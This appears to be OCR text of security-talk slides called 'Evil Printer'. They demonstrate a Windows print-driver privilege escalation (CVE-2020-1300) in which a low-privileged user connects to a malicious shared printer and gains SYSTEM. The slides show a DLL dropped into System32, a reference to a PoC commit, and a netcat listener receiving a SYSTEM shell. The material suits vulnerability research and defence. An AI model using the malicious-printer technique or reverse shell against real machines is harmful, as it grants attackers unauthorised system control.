
\\10.0.0.6\evilprinter

Example: \\computername\printername or
http://computername/printers/printername/.printer

○ Add a printer using a TCP/IP address or hostname

○ Add a Bluetooth, wireless or network discoverable printer


○ Add a local printer or network printer with manual settings



```
C:\Users\lowlevel>net user lowlevel
User name                    lowlevel
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/28/2021 9:53:17 AM
Password expires             Never
Password changeable          6/28/2021 9:53:17 AM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/28/2021 6:37:23 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

Evil Printer

Client Side File Dropped



System32

File Home Share View

This PC › Local Disk (C:) › Windows › System32

Search System32

Name	Date modified	Type	Size
perfc009.dat	6/28/2021 4:44 PM	DAT File	123 KB
perfh009.dat			
PerfStringBackup			
ualapi.dll			
vm3dco.dll			
vm3ddevapi64.dll			
vm3ddevapi64-debug.dll			
vm3ddevapi64-release.dll			
vm3ddevapi64-stats.dll			
vm3dgl64.dll			
vm3dglhelper64.dll			
vm3dservice			
vm3dum64.dll			
vm3dum64_10.dll			
vm3dum64_10-debug.dll			
vm3dum64_10-stats.dll			
vm3dum64_loader.dll			
vm3dum64-debug.dll			
vm3dum64-stats.dll			
vmGuestLib.dll			
vmGuestLibJava.dll			
vmhgfs.dll			
VMWSU.DLL			

4,405 items 1 item selected 10.0 KB

Add Printer

Find a printer by other options

○ My printer is a

● Select a shared

\\10.0.0.6\

Example: \\
http://com

○ Add a printer u

○ Add a Bluetoot

○ Add a local prir

Windows Printer Installation

Connecting to evilprinter on 10.0.0.6

Looking for a driver...


Printers

Do you trust this printer?

Windows needs to download and install a software driver from the \\10.0.0.6 computer to print to evilprinter. Proceed only if you trust the \\10.0.0.6 computer and the network.

Evil Printer


Client Side Exploited



Name	Date modified	Type	Size
PerfLogs	4/11/2018 7:38 PM	File folder	
Program Files	6/28/2021 9:49 AM	File folder	
Program Files (x86)	4/12/2018 5:16 AM	File folder	
Users	6/28/2021 6:37 PM	File folder	
Windows	6/28/2021 5:00 PM	File folder	
result	6/28/2021 6:48 PM	Text Document	1 KB

```
nt authority\system
```

Evil Printer
Try Yourself!



jacob-baines / concealed_position Private

Added a PoC for CVE-2020-1300 called SLASHINGDAMAGE

main

jacob-baines committed 2 hours ago

Showing 2 changed files with 8 additions and 1 deletion.

```
BIN +4.5 KB cab_files/SLASHINGDAMAGE/cve20201300.cab
```


Binary file not shown.

Evil Printer

Still Useful?

腾讯安全玄武实验室


TENCENT SECURITY XUANWU LAB



C:\Windows\system32\cmd.exe - nc64.exe -l -p 8888

```
C:\Users\R3DF09\Desktop>nc64.exe -l -p 8888
Microsoft Windows [Version 10.0.18219.1000]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G



Add Printer

Find a printer by other options

○ My

● Sele

Printers

Do you trust this printer?

Windows needs to download and install a software driver from the \\192.168.234.128 computer to print to test. Proceed only if you trust the \\192.168.234.128 computer and the netw

○ Add a local printer or netw printer with manual settings

Activate Windows
Go to Settings to activate Windows.


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

https://twitter.com/R3dF09/status/1271485928989528064

Installing a Print Driver

Installing a Print Driver

Revisiting Ricoh

